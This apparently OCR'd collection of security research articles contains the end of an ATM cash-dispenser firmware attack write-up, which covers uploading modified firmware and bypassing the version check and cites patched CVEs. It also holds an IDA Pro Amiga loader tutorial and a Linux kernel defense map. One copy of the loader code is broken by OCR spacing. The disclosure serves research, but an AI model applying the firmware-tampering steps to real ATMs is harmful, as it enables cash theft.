moveq   #0,d5
move.w  read_fifo_buf_boot_init.field_2C(a5),d5
lsr.l   #8,d5
and.l   #$FF,d5
moveq   #0,d1
move.b  read_fifo_buf_boot_init.field_2C+1(a5),d1
lsl.l   #8,d1
or.l    d1,d5
pea     (NVRAM_1826).w
and.l   #$FFFF,d5
move.l  d5,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


bsr.w   store_rsa_public_key_to_nvram
```


2. Write .data and .text from the ELF in sequence to their physical addresses, taken from the section headers:

Overview | ELF Header | SHeaders | PHeaders | Symbols | Capabilities | Scoring


Program Headers

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Flags
PT_LOAD	152	0xffc20008	0xffc20008	863724	863724	Exec, Write, Read
PT_LOAD	863880	0x1000	0xffcf2df4	304176	304176	Write, Read
PT_LOAD	1168056	0x4b430	0x4b430	0	16548	Write, Read

3. Calculate the SHA-1 checksum for the newly written data, encrypt that value with the private key, and send the result to the controller.



4. Calculate and send the sum of all firmware words that have been written.



At which point, if everything has been calculated and written correctly, the main firmware will boot without a hitch.

Only one restriction was found for the firmware writing process: the version of the "new" firmware cannot be less

than the version of the current firmware. But there's nothing to stop you from tinkering with the firmware number in the data that you write yourself.

So our special firmware with anti-security "secret sauce" was uploaded and run successfully!

By now we had a good knowledge of the main firmware, commands used to dispense cash, and more. All that remained was to send (unencrypted) commands, which the dispenser would eagerly obey.

Cash dispensing

This successful result was a worthy intellectual (although not monetary) reward for all the travails of research, such as bricking a real ATM (oops!). Curiosity almost inspired us to try repeating this trick with another major ATM vendor.

Ultimately, a very real ATM began to whirr and spit out very not-real dummy bills (vendors' shiny equivalent of Hollywood prop money). No magic was necessary: just a laptop, brainpower, and a USB cord.

The vendor has confirmed the vulnerability and declared it fixed as of the February 2018 patch

Conclusions

"Security through obscurity" is no security at all. Merely keeping code or firmware proprietary will not stop an attacker from finding a way in and taking advantage of vulnerabilities. Curiosity and an initial financial outlay are all that is required.

"Security through obscurity" is no security at all

Just as development is best handled by developers, security should be the job of security professionals. The most productive approach for vendors is to work closely with dedicated security companies, which have teams possessing the necessary experience and qualifications to assess flaws and ensure a proper level of protection on a case-by-case basis.

Postscriptum

The vendor has confirmed the vulnerability (which was also found in the S2 model) and declared it fixed as of the February 2018 patch.

CVE listings:


- CVE-2017-17668 (NCR S1 Dispenser)
- CVE-2018-5717 (NCR S2 Dispenser)

Upgrading IDA Pro. Learning to compile loaders in Python

Hardware Security Team

In this article we'll talk about writing a loader for a vintage operating system AmigaOS. We will use Python. Also we'll try to explain some nuances of working with relocs (aka relocations) found in many executable files (PE, ELF, MS-DOS, and others).

Those who worked with Amiga Hunk (the name in AmigaOS for objects containing executable code: executable-, library-files and so on) and loaded at least one such file into IDA have surely seen that the loader already exists (and the source files are even available in IDA SDK):



So why go to the trouble of writing new code to do the same thing? Well, let's say that the current implementation is... lacking. Opening any normal executable with the loader yields a mess.

Opening any normal executable with the loader yields a mess

Issues with the current implementation

More specifically, here are some of the issues:

1. Relocations. Amiga Hunk files contain relocations as a normal practice. And the current implementation even applies them when loading a file. But this is not always performed properly (the resulting reference may be calculated incorrectly). Also, you won't be able to perform "Rebase program..." because the loader does not have this function.

2. Files are loaded at the base address 0x00000000. This is not good. After all, various system libraries are also loaded at the zero offset. As a result, references to these libraries are created in the address space of the loaded file.

3. The loader can set flags that do not allow (or, in other cases, allow) IDA to perform parsing for pointers, arrays, and assembler instructions. When we are not dealing with x86/x64/ARM, loading the file often gives us an assembler listing that fills us with dread, despair, and the desire to close IDA. The reason for all this: the loader's default flags.

```
TEXT:8006C7DC dword_8006C7DC: .word 0x3E0C6           # DATA XREF: sub_8004CF54+8C↑w
TEXT:8006C7DC                                         # sub_8004CF54+DC↑w
TEXT:8006C7E0                 .word 0x17F0001, 0x8000000, 0x78, 0x3F041, 0x1A10001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x33743, 0x21D0001, 0x8000000, 0x78, 0x40112
TEXT:8006C7E0                 .word 0x2EE0001, 0x8000000, 0x78, 0x34CED, 0x3740001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x495BC, 0x4F30001, 0x8000008, 0x7F, 0x37000
TEXT:8006C7E0                 .word 0xF50001, 0x8000000, 0x30, 0x41EE8, 0x3450001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x48F85, 0x5400001, 0x8000000, 0x78, 0x37A16
TEXT:8006C7E0                 .word 0x1CF0001, 0x8000000, 0x5078, 0x38CB2, 0x1FA0001
TEXT:8006C7E0                 .word 0x8000008, 0x78, 0x3A0AE, 0x3D50001, 0x8000000, 0x78
TEXT:8006C7E0                 .word 0x3C78C, 0x2020001, 0x8000008, 0x78, 0x3DBD8, 0x1E30001
TEXT:8006C7E0                 .word 0x8000000, 0x3C78, 0x3EF3C, 0x1510001, 0x8000000
TEXT:8006C7E0                 .word 0x1E78, 0x3FCEC, 0x24B0001, 0x8000000, 0x78, 0x41462
TEXT:8006C7E0                 .word 0x3A80001, 0x8000000, 0x78, 0x4392E, 0x2D20001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x455EC, 0xD20001, 0x8000000, 0x78, 0x45EA5
TEXT:8006C7E0                 .word 0x23A0001, 0x8000000, 0x78, 0x44025, 0x3F90001, 0x8000000
TEXT:8006C7E0                 .word 0x1E78, 0x4686C, 0x620001, 0x8000000, 0x78, 0x46CC3
TEXT:8006C7E0                 .word 0x8E0001, 0x8000004, 0x30
```

Writing a loader template

Writing a loader is not too hard.
To do so, we have to implement three callbacks:

- `accept_file(li, filename)` With this function, IDA determines whether it can use the loader for loading the file `filename`.

```
def accept_file(li, filename):
    li.seek(0)
    tag = li.read(4)
    if tag == 'TAG1':  # check if this file can be loaded
        return {'format': 'Super executable', 'processor': '68000'}
    else:
        return 0
```

- `load_file(li, neflags, format)` Now the contents of the file are loaded, segments/structures/types are created, relocations are applied, and other actions occur.

```
def load_file(li, neflags, format):
    # set processor type
    idaapi.set_processor_type('68000', ida_idp.SETPROC_LOADER)
```

```
  # set some flags
    idaapi.cvar.inf.af = idaapi.AF_CODE | idaapi.AF_JUMPTBL | idaapi.AF_USED |\
    idaapi.AF_UNK | idaapi.AF_PROC | idaapi.AF_LVAR | idaapi.AF_STKARG |\
    idaapi.AF_REGARG | idaapi.AF_TRACE | idaapi.AF_VERSP | idaapi.AF_ANORET |\
    idaapi.AF_MEMFUNC | idaapi.AF_TRFUNC | idaapi.AF_FIXUP | idaapi.AF_JFUNC |\
    idaapi.AF_NULLSUB | idaapi.AF_NULLSUB | idaapi.AF_IMMOFF | idaapi.AF_STRLIT

    FILE_OFFSET = 0x40  # real code starts here
    li.seek(FILE_OFFSET)
    data = li.read(li.size() - FILE_OFFSET)  # read all data except header

    IMAGE_BASE = 0x400000  # segment base (where to load)

    # load code into database
    idaapi.mem2base(data, IMAGE_BASE, FILE_OFFSET)

    # create code segment
    idaapi.add_segm(0, IMAGE_BASE, IMAGE_BASE + len(data), 'SEG01', 'CODE')

    return 1
```

- `move_segm(frm, to, sz, fileformatname)` If the file contains relocations, we cannot simply change the base address at will. We have to account for all relocations and patch the references. The code will usually be the same. Here we simply go through all the relocations, add the delta to them, and apply patches to the bytes of the file.

```
def move_segm(frm, to, sz, fileformatname):
    delta = to
    xEA = ida_fixup.get_first_fixup_ea()
    while xEA != idaapi.BADADDR:
        fd = ida_fixup.fixup_data_t(idaapi.FIXUP_OFF32)
        ida_fixup.get_fixup(xEA, fd)
        fd.off += delta

        if fd.get_type() == ida_fixup.FIXUP_OFF8:
            idaapi.put_byte(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF16:
            idaapi.put_word(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF32:
            idaapi.put_long(xEA, fd.off)

        fd.set(xEA)

        xEA = ida_fixup.get_next_fixup_ea(xEA)

    idaapi.cvar.inf.baseaddr = idaapi.cvar.inf.baseaddr + delta

    return 1
```


Loader template

```
import idaapi
import ida _ idp
import ida _ fixup

def accept _ file(li, filename):
    li.seek(0)
    tag = li.read(4)
    if tag == 'TAG1':  # check if this file can be loaded
        return {'format': 'Super executable', 'processor': '68000'}
    else:
        return 0

def load _ file(li, neflags, format):
    # set processor type
    idaapi.set _ processor _ type('68000', ida _ idp.SETPROC _ LOADER)

    # set some flags

    idaapi.cvar.inf.af = idaapi.AF _ CODE | idaapi.AF _ JUMPTBL | idaapi.
AF _ USED | idaapi.AF _ UNK | \
             idaapi.AF _ PROC | idaapi.AF _ LVAR | idaapi.AF _ STKARG |
idaapi.AF _ REGARG | \
             idaapi.AF _ TRACE | idaapi.AF _ VERSP | idaapi.AF _ ANORET |
idaapi.AF _ MEMFUNC | \
             idaapi.AF _ TRFUNC | idaapi.AF _ FIXUP | idaapi.AF _ JFUNC |
idaapi.AF _ NULLSUB | \
             idaapi.AF _ NULLSUB | idaapi.AF _ IMMOFF | idaapi.AF _ STRLIT

    FILE _ OFFSET = 0x40  # real code starts here
    li.seek(FILE _ OFFSET)
    data = li.read(li.size() - FILE _ OFFSET)  # read all data except header

    IMAGE _ BASE = 0x400000  # segment base (where to load)

    # load code into database
    idaapi.mem2base(data, IMAGE _ BASE, FILE _ OFFSET)

    # create code segment
    idaapi.add _ segm(0, IMAGE _ BASE, IMAGE _ BASE + len(data), 'SEG01',
'CODE')

    return 1

def move _ segm(frm, to, sz, fileformatname):
    delta = to
    xEA = ida _ fixup.get _ first _ fixup _ ea()
    while xEA != idaapi.BADADDR:
        fd = ida _ fixup.fixup _ data _ t(idaapi.FIXUP _ OFF32)
        ida _ fixup.get _ fixup(xEA, fd)
        fd.off += delta
```

```
        if fd.get_type() == ida_fixup.FIXUP_OFF8:
            idaapi.put_byte(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF16:
            idaapi.put_word(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF32:
            idaapi.put_long(xEA, fd.off)

        fd.set(xEA)

        xEA = ida_fixup.get_next_fixup_ea(xEA)

    idaapi.cvar.inf.baseaddr = idaapi.cvar.inf.baseaddr + delta

    return 1
```

Plugging in the main loader code

So now we have the basics out of the way—we can start making our "workspace." Opinions may differ on Python tools, but we personally love PyCharm. Create a new project and add the directory from IDA to the paths for finding imports:



Those who have dealt with emulation of AmigaOS files probably know already about the amitools project (bit.ly/2E1YeIR). Thanks to it, we have access to a nearly full set of tools for working with Amiga Hunk both for emulation and for simply parsing. We can use this code as the basis for our loader (the project license allows this and our loader is non-commercial, besides).

A quick search of the `amitools` source code turned up the file BinFmtHunk.py (bit.ly/2Sk-3Jro). This file implements file parsing, segmentation, relocations, and much more. Applying relocations is the job of the file Relocate.py (bit.ly/2U7fvY1).

Now for the trickiest part: from this entire amitools file tree, we need to drag everything referenced in `BinFmtHunk.py` and `Relocate.py` into our loader file, making some small corrections and adjustments along the away.

We also want to add a definition for each segment of the file position from which data was loaded. We do this by adding the `data_offset` attribute to two classes: `HunkSegmentBlock` and `HunkOverlayBlock`. Here is the resulting code:

HunkSegmentBlock

```
class HunkSegmentBlock(HunkBlock):
    """HUNK_CODE, HUNK_DATA, HUNK_BSS"""

    def __init__(self, blk_id=None, data=None, data_offset=0, size_
longs=0):
        HunkBlock.__init__(self)
        if blk_id is not None:
            self.blk_id = blk_id
        self.data = data
        self.data_offset = data_offset
        self.size_longs = size_longs

    def parse(self, f):
        size = self._read_long(f)
        self.size_longs = size
        if self.blk_id != HUNK_BSS:
            size *= 4
            self.data_offset = f.tell()
            self.data = f.read(size)
```

HunkOverlayBlock

```
class HunkOverlayBlock(HunkBlock):
    """HUNK_OVERLAY"""
    blk_id = HUNK_OVERLAY

    def __init__(self):
        HunkBlock.__init__(self)
        self.data_offset = 0
        self.data = None

    def parse(self, f):
        num_longs = self._read_long(f)
        self.data_offset = f.tell()
        self.data = f.read(num_longs * 4)
```

Now we add this attribute to the `Segment`, which is created later from `Hunk` blocks:

```
class Segment:
    def __init__(self, seg_type, size, data=None, data_offset=0,
flags=0):
        self.seg_type = seg_type
        self.size = size
        self.data_offset = data_offset
        self.data = data
        self.flags = flags
        self.relocs = {}
        self.symtab = None
        self.id = None
        self.file_data = None
        self.debug_line = None
```

For the `BinFmtHunk` class, we add use of `data_offset` during segment creation. This is done in the `create_image_from_load_seg_file` method in the loop that enumerates segment blocks:

```
segs = lsf.get_segments()
    for seg in segs:
        # what type of segment to we have?
        blk_id = seg.seg_blk.blk_id
        size = seg.size_longs * 4
        data_offset = seg.seg_blk.data_offset
        data = seg.seg_blk.data
        if blk_id == HUNK_CODE:
            seg_type = SEGMENT_TYPE_CODE
        elif blk_id == HUNK_DATA:
            seg_type = SEGMENT_TYPE_DATA
        elif blk_id == HUNK_BSS:
            seg_type = SEGMENT_TYPE_BSS
        else:
            raise HunkParseError("Unknown Segment Type for BinImage: %d"
% blk_id)
        # create seg
        bs = Segment(seg_type, size, data, data_offset)
        bs.set_file_data(seg)
        bi.add_segment(bs)
```

Writing code for IDA callbacks

Everything we need is in place, so let's start writing the callback code. First up will be `accept_file`:

```
def accept_file(li, filename):
    li.seek(0)
```

```
    bf = BinFmtHunk()
    tag = li.read(4)
    tagf = StringIO.StringIO(tag)

    if bf.is_image_fobj(tagf):
        return {'format': 'Amiga Hunk executable', 'processor': '68040'}
    else:
        return 0
```

Here things are simple: we read the first four bytes and make from them a virtual file (`StringIO`), which we pass to the is_image_fobjfunction, which in turn returns True if the file is of the right format. In this case, we return a dictionary with two fields: `format` (text description of the loaded format) and `processor` (target platform of the executable code).

Then we need to load the file into IDB. This is more difficult. The first step is to forcibly set the Motorola 68040 processor type:

```
idaapi.set_processor_type('68040', ida_idp.SETPROC_LOADER)
```

We set flags for the loader to avoid getting jumbled nonsense and not end up with arrays that contain everything in sight (you can find a description of flags at bit.ly/2VbSUtg).

```
idaapi.cvar.inf.af = idaapi.AF_CODE | idaapi.AF_JUMPTBL | idaapi.AF_
USED | idaapi.AF_UNK | \
    idaapi.AF_PROC | idaapi.AF_LVAR | idaapi.AF_STKARG | idaapi.AF_
REGARG | \
    idaapi.AF_TRACE | idaapi.AF_VERSP | idaapi.AF_ANORET | idaapi.AF_
MEMFUNC | \
    idaapi.AF_TRFUNC | idaapi.AF_FIXUP | idaapi.AF_JFUNC | idaapi.AF_
NULLSUB | \
    idaapi.AF_NULLSUB | idaapi.AF_IMMOFF | idaapi.AF_STRLIT
```

We pass the contents of the file to `BinFmtHunk` (parsing and all that):

```
li.seek(0)
data = li.read(li.size())

bf = BinFmtHunk()
fobj = StringIO.StringIO(data)
bi = bf.load_image_fobj(fobj)
```

To deal with the zero address for loading, we propose selecting a different ImageBase. Since executables on AmigaOS are loaded only at available addresses, there are no virtual addresses there. We selected 0x21F000 since it is pretty and unlikely to coincide with any constant. Put this into action:

```
rel = Relocate(bi)

# new segment addresses are in this list
addrs = rel.get_seq_addrs(0x21F000)
```

```
# new segment datas with applied relocations are in this list
datas = rel.relocate(addrs)
```

Then add the start address from which the program begins execution:

```
# addrs[0] points to the first segment'entry point
# 1 means that the entry point contains some executable code
idaapi.add_entry(addrs[0], addrs[0], "start", 1)
```

Now we load the segments into the database and create relocations (in IDA terminology, `reloc == fixup`).

```
for seg in bi.get_segments():
    offset = addrs[seg.id]
    size = seg.size

    to_segs = seg.get_reloc_to_segs()
    for to_seg in to_segs:
        reloc = seg.get_reloc(to_seg)
        for r in reloc.get_relocs():
            offset2 = r.get_offset()
            rel_off = Relocate.read_long(datas[seg.id], offset2)
            addr = offset + rel_off + r.addend

            fd = idaapi.fixup_data_t(idaapi.FIXUP_OFF32)
            fd.off = addr
            fd.set(offset + offset2)

    idaapi.mem2base(str(datas[seg.id]), offset, seg.data_offset)
    idaapi.add_segm(0, offset, offset + size, 'SEG_%02d' % seg.id, seg.
get_type_name())
```

And the finishing touch for `load_file`:

```
    return 1
```

The `move_segm` code can be left as is.

Final loader code and conclusions (amiga_hunk.py)

It turns out that writing a loader for IDA is actually not hard at all. If you are handy with C++, or know your way around Python, with a good amount of patience (which is something that reverse engineering always requires!) you can get it done in an evening.

The main problem when writing something for IDA is the absence of decent documentation—many things you have to figure out yourself the hard way. Fortunately, the developer is working to change that and already has made large strides in this direction.

The loader is available on GitHub

Linux Kernel Defense Map

OS Security Research Team

Linux kernel security is a very complex topic. There are many parts that have interesting relationships with each other:

- Vulnerability classes
- Exploitation techniques
- Bug detection mechanisms
- Defense technologies

Some defense technologies are provided by the Linux kernel mainline. Others are going out of tree for various reasons (some of them are commercial, for example). Plus there are kernel defenses that depend on special hardware features. The topic is a sprawling one, so it would certainly be convenient to have a graphical representation of its current state.

That's why we have created a Linux Kernel Defense Map showing the relationships between all these concepts. The node connections don't mean "full mitigation." Rather, each connection represents some kind of relationship.

Let us illustrate the idea with a small piece of this map. In Figure 1, you can see the security features provided by STACKLEAK.

PAX_MEMORY_STACKLEAK is a commercial defense technology for the Linux kernel that provides some mitigations against exploitation of three different vulnerability classes: stack depth overflow, uninitialized variables, and information exposure.

STACKLEAK has been ported into the Linux kernel mainline. This fact is also displayed in Figure 1. Finally, there is the KMSAN debugging mechanism, which allows detecting uninitialized variables usage and




Figure 1

information exposure during kernel testing. The map also provides the Common Weakness Enumeration (CWE) numbers for vulnerability classes.

It is worth noting that this map doesn't cover reducing the attack surface. In fact, disabling almost any functionality decreases the attack surface of the system, because the executable file simply becomes smaller. Instead, the Linux Kernel Defense Map is focused on security features that enable kernel self-protection against exploitation of vulnerabilities.

As a result, the Linux Kernel Defense Map helps to navigate the Linux kernel source code as well as related documentation:

1. Grsecurity features: grsecurity.net/features.php

2. The State of Kernel Self Protection by Kees Cook: bit.ly/2GWkCGH

3. Linux kernel security documentation: bit.ly/2SOg1NT

